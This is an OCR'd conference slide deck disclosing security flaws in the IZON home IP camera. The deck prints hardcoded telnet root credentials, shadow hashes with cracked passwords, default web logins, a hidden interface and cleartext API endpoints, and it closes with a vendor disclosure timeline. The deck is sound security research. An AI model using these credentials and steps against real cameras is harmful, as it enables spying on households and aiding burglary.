RSA CONFERENCE 2014
FEBRUARY 24 – 28 | MOSCONE CENTER | SAN FRANCISCO

Share.
Learn.
Secure.
Capitalizing on
Collective Intelligence

Eyes on IZON:
Surveilling IP Camera Security

SESSION ID: HTA-F03A

Mark Stanislav
Security Evangelist
Duo Security
@markstanislav

What is an IZON?

- IP enabled web camera that is fully managed from your iOS-based device
- Provides remote access to live video
- Supports recordings for motion & noise
- Only requires WiFi + AC power to run

Image from http://steminnovation.com/izon

- SKUs for US, Europe, China, Japan, UK, Australia, Hong Kong, and Singapore
- Sold at Apple, Amazon, Best Buy, Fry's, Wal-Mart, Target, and other retailers

Image from http://steminnovation.com/izon

All network device assessment begins with NMAP!

```
➜ ~ sudo nmap -p1-65535 -sT 192.168.0.6

Starting Nmap 6.25 ( http://nmap.org ) at 2013-07-04 14:02 EDT
Nmap scan report for 192.168.0.6
Host is up (0.028s latency).
Not shown: 65527 closed ports
PORT     STATE SERVICE
23/tcp   open  telnet
80/tcp   open  http
88/tcp   open  kerberos-sec
554/tcp  open  rtsp
8080/tcp open  http-proxy
9600/tcp open  micromuse-ncpw
9602/tcp open  unknown
9605/tcp open  unknown
MAC Address: 00:12:2A:16:13:96 (VTech Telecommunications)

Nmap done: 1 IP address (1 host up) scanned in 29.88 seconds
```

How a camera is setup

- Install the app on your iOS-based device
- Create an account (on app) that manages all of your cameras
- Go through a process to provide WiFi info (SSID/security details)
- Scan the QR code generated on your phone with the above info
- The camera connects to your network and does backend... stuff.
  - We'll talk more about that in a few...

Image from http://www.shopify.com

Raw text	WIFI:T: ;S:Stem Office 136;P:weliveapple;;15:11:8372##
Raw bytes	20 45 b2 56 bf 67 f0 21 11 da 99 d2 9b a3 2b 69 02 7b 33 33 4b 1b 29 01 89 99 b1 da 81 d3 bb 2b 63 4b b3 2b 0b 83 83 63 29 d9 d9 02 81 97 bd 0b 25 ac 9e a0 11 19 18
Barcode format	QR_CODE
Parsed Result Type	WIFI
Parsed Result	Stem Office 136 weliveapple false

QR decoded by http://zxing.org/w/decode.jspx

What happens during a new camera setup? 1/2

RSA (1024-bit) Public Key Transfers From Camera to App

```
?>
<system>
  <res
    ul="0"/>
  <key>
    <exponent
      ul="123"/>
    <modulus
      [truncated] s="DB5F107557019A7C37948896FA99EC4533220FB93961EB11CE2F188C8E5F0E463122888019C715461B29230F40BE305C28772E862E02A46064ED
    <pubkey
      [truncated] s="-----BEGIN%20PUBLIC%20KEY-----%0AMIGdMA0GCSqGSIb3DQEBAQUAA4GLADCBhwKBgQDbXxB1VwGafDeUiJb6mexFMyIP%0AuTlh6xH0LxiMjl8O
    </key>
```

Multicast DNS Traffic

```
Answers
  izon.local: type HINFO, class IN, cache flush, CPU ARMV5TEJL, OS LINUX
    Name: izon.local
    Type: HINFO (Host information)
    .000 0000 0000 0001 = Class: IN (0x0001)
    1... .... .... .... = Cache flush: True
    Time to live: 2 minutes
    Data length: 16
    CPU: ARMV5TEJL
    OS: LINUX
```

What happens during a new camera setup? 2/2

Encrypted “admin” password goes from the phone to camera

```
PUT /cgi-bin/v1/users/admin HTTP/1.1\r\n
  [Expert Info (Chat/Sequence): PUT /cgi-bin/v1/users/admin HTTP/1.1\r\n]
      [Message: PUT /cgi-bin/v1/users/admin HTTP/1.1\r\n]
      [Severity level: Chat]
      [Group: Sequence]
    Request Method: PUT
    Request URI: /cgi-bin/v1/users/admin
    Request Version: HTTP/1.1
  Host: 192.168.0.6\r\n
  Accept-Encoding: gzip, deflate\r\n
  charset: utf-8\r\n
  Content-Length: 222\r\n
    [Content length: 222]
  Content-Type: application/xml\r\n
  Accept-Language: en-us\r\n
  Accept: application/xml\r\n
  Connection: keep-alive\r\n
  User-Agent: IZON/1.0.5 CFNetwork/609.1.4 Darwin/13.0.0\r\n
  \r\n
  [Full request URI: http://192.168.0.6/cgi-bin/v1/users/admin]
eXtensible Markup Language
  <users>
    <admin>
      <password
          s="vZ9A4Mdtna7+UPc5COFKYUBTH3sxdP6OrjhTSVlBwyKJemx1eptIsDc/KgcJbTku\r\n/AmmPb8Lr46iqlX6QfT0xhbzPwH06z3KrHR9Q3Ri2MX9JTZ7JCO7k9
      </admin>
    </users>
```

```
0000  00 0c 29 cf 2f 63 d0 23  db 16 0a a9 08 00 45 00   ..)./c.# ......E.
0010  01 12 0d 4b 40 00 40 06  ab 38 c0 a8 00 0c c0 a8   ...K@.@. .8......
```

What if you remove the camera from your phone?

- Cameras are only attached to one account at a time
- This leads to a shared credential situation if you want your family members to also access it
- The device resets so that it goes back into factory default mode
- If you change the “admin” password, the app gets really mad :)

Process output from camera after a “remove” is initiated

```
8515 root      1372 S <  /bin/sh /bin/factoryreset complete_reset
8526 root      1384 S <  /bin/sh /bin/led.sh alt blink_start 5
8575 root      1424 S <  /bin/sh /bin/wifizconf.sh stop_bonjour
```

Gaining Access: The Failed Attempts :*(

- The “admin” user has an encrypted password sent over the wire, assumably utilizing the RSA public key we saw during setup
- Web site transactions are authenticated using HTTP Digest
- Because of this, we are unable to sniff the password, despite all requests being cleartext
- A brute force of Telnet and/or HTTP digest is potentially slow
- Hardware modification is not an area I know about...

```
GET /cgi-bin/v1/servers/snapshot/1 HTTP/1.1
Host: 192.168.0.6
Authorization: Digest username="admin", realm="Authorization required",
nonce="e14a9782902552eb88d62c11183983fd", uri="/cgi-bin/v1/servers/snapshot/1",
response="6fec266cccbfb3307f1a567147281a31", cnonce="823188c37fb6cd1b1190c4c07f49515e", nc=00000001,
qop="auth"
User-Agent: IZON/1.0.5 CFNetwork/609.1.4 Darwin/13.0.0
```

HTTP Digest Authentication

Attacking the app

Rasticrac (or Clutch) dumps the app from memory to review

```
*** Rasticrac v3.0 c5 menu ***
a:airbeam..... b:DuoMobileApp..... c:IZON..... d:Pandora..... e:SHOUTcast..... f:Spotify.....
g:WeatherBug..... 0:Reset done list        9:Mark all done
Your choices ? c

Computing total size.

(1/1) Found 'IZON': IZON [Stem Innovation LLC]
Alt dumping app in background (1194)
Attaching, dumping, killing, waiting
Warning: iTunesMetadata format changed ?
Compressing the .ipa (step 1) [6 MB]
Compressing the .ipa (step 2) [7 MB]
Done as "/var/root/Documents/Cracked/IZON [Stem Innovation LLC] (v1.0.5 3GS Univ os43).rc30c5.ipa" [7 MB]
[==========================================================================================================================] 100%
[==========================================================================================================================] 100%


Asked:1  Found:1  Errors:0  OK:1.
3GS-Jail-Break:~ root#
```

Verification that the dumped app from memory is cleartext

```
3GS-Jail-Break:~/Payload/IZON.app root# otool -l -arch all -V IZON | grep -A5 LC_ENCRYPT
          cmd LC_ENCRYPTION_INFO
      cmdsize 20
 cryptoff  8192
 cryptsize 4984832
 cryptid   0
Load command 12
```

yay!

Looking for interesting data via IDA + `strings`

Clean output via IDA

```
__cstring:0041069A aCom_steminno_4 DCB "com.steminnovation.izon.firmware.telnet",0
__cstring:0041069A                                      ; DATA XREF: __cfstring:cfstr_Com_steminno_4↓o
__cstring:004106C2 aIzonLogin      DCB "izon login: ",0 ; DATA XREF: __cfstring:cfstr_IzonLogin↓o
__cstring:004106CF aRoot_2         DCB "root",0xA,0     ; DATA XREF: __cfstring:cfstr_Root_2↓o
__cstring:004106D5 aPassword_2     DCB "Password: ",0   ; DATA XREF: __cfstring:cfstr_Password_2↓o
__cstring:004106E0 aStemroot       DCB "stemroot",0xA,0 ; DATA XREF: __cfstring:cfstr_Stemroot↓o
__cstring:004106EA aRootIzon       DCB "root@izon # ",0 ; DATA XREF: __cfstring:cfstr_RootIzon↓o
```

Ugly output via `strings`

```
com.steminnovation.izon.firmware.telnet
izon login:
root
Password:
stemroot
root@izon #
cd /tmp;
echo "#!/bin/sh" > tscript.sh;
echo "cd /tmp" >> tscript.sh;
```

Default credentials, yes please!

Every “I Logged In” Screenshot Ever

```
➜ ~ telnet 192.168.0.6
Trying 192.168.0.6...
Connected to 192.168.0.6.
Escape character is '^]'.
izon login: root
Password:
root@izon # id
uid=0(root) gid=0(root) groups=0(root)
root@izon # whoami
root
root@izon # uname -a
Linux izon 2.6.30.mobi.merlin-mobileyes0-snor.stemizonr5379 #1 PREEMPT Thu Jul 14 10:36:17 PDT 2011 armv5tejl GNU/Linux
root@izon #
```

Quick check of the network services

```
root@izon # netstat -nlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:9600            0.0.0.0:*               LISTEN      23825/mgapp
tcp        0      0 0.0.0.0:9602            0.0.0.0:*               LISTEN      1742/watchdogd
tcp        0      0 0.0.0.0:9605            0.0.0.0:*               LISTEN      439/sleep
tcp        0      0 0.0.0.0:554             0.0.0.0:*               LISTEN      23825/mgapp
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      23825/mgapp
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1408/lighttpd
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      1563/inetd
tcp        0      0 0.0.0.0:88              0.0.0.0:*               LISTEN      11446/rproxy
udp        0      0 0.0.0.0:52609           0.0.0.0:*                           1409/v1
udp        0      0 0.0.0.0:38852           0.0.0.0:*                           11445/yoicsd
udp        0      0 127.0.0.1:1124          0.0.0.0:*                           1784/uploader
udp        0      0 0.0.0.0:60265           0.0.0.0:*                           12454/avahi-daemon:
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           12454/avahi-daemon:
udp        0      0 0.0.0.0:49274           0.0.0.0:*                           1409/v1
```

Camera's Linux accounts

DES CRYPT :)

```
root@izon # cat /etc/shadow
root:bcDOEAqtEnAkM:12773:0:99999:7:::
daemon:*:12773:0:99999:7:::
bin:*:12773:0:99999:7:::
sys:*:12773:0:99999:7:::
www-data:*:12773:0:99999:7:::
backup:*:12773:0:99999:7:::
admin:CTedwasnlmwJM:12773:0:99999:7:::
nobody:*:12773:0:99999:7:::
mg3500:ab8EYhqWKRB36:12773:0:99999:7:::
```

stemroot

/ADMIN/

merlin

```
→ run  ./john izon-shadow
Loaded 2 password hashes with 2 different salts (Traditional DES [128/128 BS SSE2-16])
merlin           (mg3500)
guesses: 1  time: 0:00:00:47 0.00% (3)  c/s: 3942K  trying: em2nub - em465e
```

Web Server - lighttpd 1.4.24

Paths restricted by authentication

```
$HTTP["url"]=~"^(/4966|/cgi-bin|/fcgi-bin|/mobileye|/tmp|/maxim|/Scripts|/vgasnap.jpg|/snap.jpg)" {
    auth.require = ("" =>
       (
        "method"=>"digest",
        "realm"=>"Authorization required",
        "require"=>"valid-user"
       )
    )
}
```


“user” and “admin” credentials

```
root@izon # cat /tmp/lighttpd/.passwd
user:Authorization required:cfd7c0dc3d23ce91c329c267ef35d9a2
admin:Authorization required:7591f11b91fbefdb975babdd7c4fa42d
```

...and here’s where those hashes come from

```
root@izon # egrep 'SYSTEM_(USER|ADMIN)' /data/cfg/config.lua
SYSTEM_ADMIN_USERNAME="admin"
SYSTEM_ADMIN_PASSWORD = "D5C7168C-536F-483A-A6B0-1C82EDDF660C"
SYSTEM_USER_USERNAME="user"
SYSTEM_USER_PASSWORD="user"
```

Mobileye ; A Hidden “Feature”



http://camera-ip/mobileye/

- You can login to this hidden web interface using the stock credentials, user/user
- As “user” you can view the camera via an image stream, QVGA, and VGA video
- API service key/connection details are also available, notably for their “alert” video provider, IntelliVision
- Firmware details and alarm configuration also available

Wireless Reconnaissance and Thief-Enablement

Wireless Connection Details:
Wifi SSID = pandanet
Wifi Mode = INFRA_DHCPC
Security = WPAPSK2/AES
Strength = 100


Wireless scan


Choose a Wireless Network


pandanet 54 Mb/s, 2.412 GHz (Channel 1) Security-enabled network	Signal Strength: Connected
300 Mb/s, 2.412 GHz (Channel 1) Security-enabled network	Signal Strength: Disconnected
linksys 144 Mb/s, 2.412 GHz (Channel 1) Unsecured network	Signal Strength: Disconnected
300 Mb/s, 2.412 GHz (Channel 1) Security-enabled network	Signal Strength: Disconnected

Imagine a thief who knows if you're home and can disable your motion/audio sensors so that no video is recorded of them...

Firmware Details, Streaming Service Status, LED Fun!








IntelliVision Usage

- http://www.intelli-vision.com - “IntelliVision is a leading company in “Video Intelligence and Automated Monitoring” solutions for security, surveillance and safety markets.”
- Alert videos are accessible through their S3 bucket via HTTP
  - Single, vendor-named bucket... http://intellivision3.s3.amazonaws.com/
- MD5 filenames are used with a static formatting as such:
  - ${MD5}-(THUMBNAIL|PLAYLIST|VIDEO)-${number}.(jpg|m3u8|ts)
- The aforementioned files are **not** encrypted prior to upload to S3
- There are **hardcoded** S3 credentials found within the mobile app

Video Deletion; Not as deleted as you may like...



Thumbnail + video files (TS) are still available 2 months since I said to delete this content...

YOICS Usage

- https://www.yoics.com
  - “We enable safe, secure access to your devices and your data whenever you have an internet connection.”
- Provides access to your camera via a proxy when not on your WiFi network
- A public network address and port are opened-up which connects directly to your camera
  - Best I can tell, this is utilized to administrate as well as stream the camera to your mobile device
- From the network connection I saw happen, it was accessing this proxy via HTTP, not HTTPS...

Additional YOICS Insights

- Your Stem innovation account's password is also used for your YOICS account that's automatically created for your usage
- Cleartext API queries to the YOICS service send your username and an MD5 hash of the aforementioned password to operate
- In *some* cases, the MD5 password is also base64-encoded

Camera Device Details

```
http://apistem.yoics.net/web/api/device.ashx?token={token}
&deviceaddress={MAC Address}&action=get
```

API Token Information

```
http://apistream.yoics.net/web/login.ashx?
key=StemConnectApplication&user=stem_{email}
&pwd={MD5}&type=xml
```

62 results for IZON's Telnet prompt via SHODAN

- 1 - France
- 1 - United Arab Emirates
- 1 - Canada
- 1 - Switzerland
- 1 - China
- 1 - Denmark
- 1 - Finland
- 1 - Venezuela
- 2 - Panama
- 2 - Japan
- 5 - Germany
- 13 - Mexico
- 32 - United States

Data Queried in July, 2013

Issue Summary

- Camera web server does not operate via HTTPS for anything
- Telnet is used for software upgrades and who knows what else
- Camera “API” calls are vulnerable to digest auth replay attacks
- RTSP is streamed in the clear so anyone can MITM live video
- Hardcoded root/mg3500/admin credentials for Linux accounts
- “Hidden” web backend with default login credentials for viewing
- S3 storage of alert videos without encryption or actual deletion
- Single S3 vendor bucket with hardcoded S3 access/secret keys
- Alert videos protected only by an MD5 path, no IAM credentials
- Your account password is sent as an MD5 over HTTP

Thanks go out to...

- @purehate_, @quine, and @dakykilla from Accuvant LABS for their help to determine the “admin” Linux account password
- @akgood and @jonoberheide for reviewing content early on and providing guidance
- @duiceburger for letting me use his jailbroken iPhone for app testing

Vendor Disclosure

- Initially contacted Stem Innovation on 09/06/2013 explaining I wanted to discuss security issues within their product and would be presenting my research at a conference the following month
- Vendor response was confusing and usually sparse in communication
  - I had to follow-up multiple times just to keep a basic flow of conversation
- It was only until about a day before the first public presentation of this research that I was asked to actually discuss the issues beyond a synopsis
  - Upon trying to coordinate a time to do so, the CTO went dark again…
- I've never heard back since 10/14/2013 but did see that their 11/18/2013 iOS app updated noted, "Important security enhancements"

Thanks! Questions?

- mstanislav@duosecurity.com
- @markstanislav
- http://www.uncompiled.com
- https://speakerdeck.com/mstanislav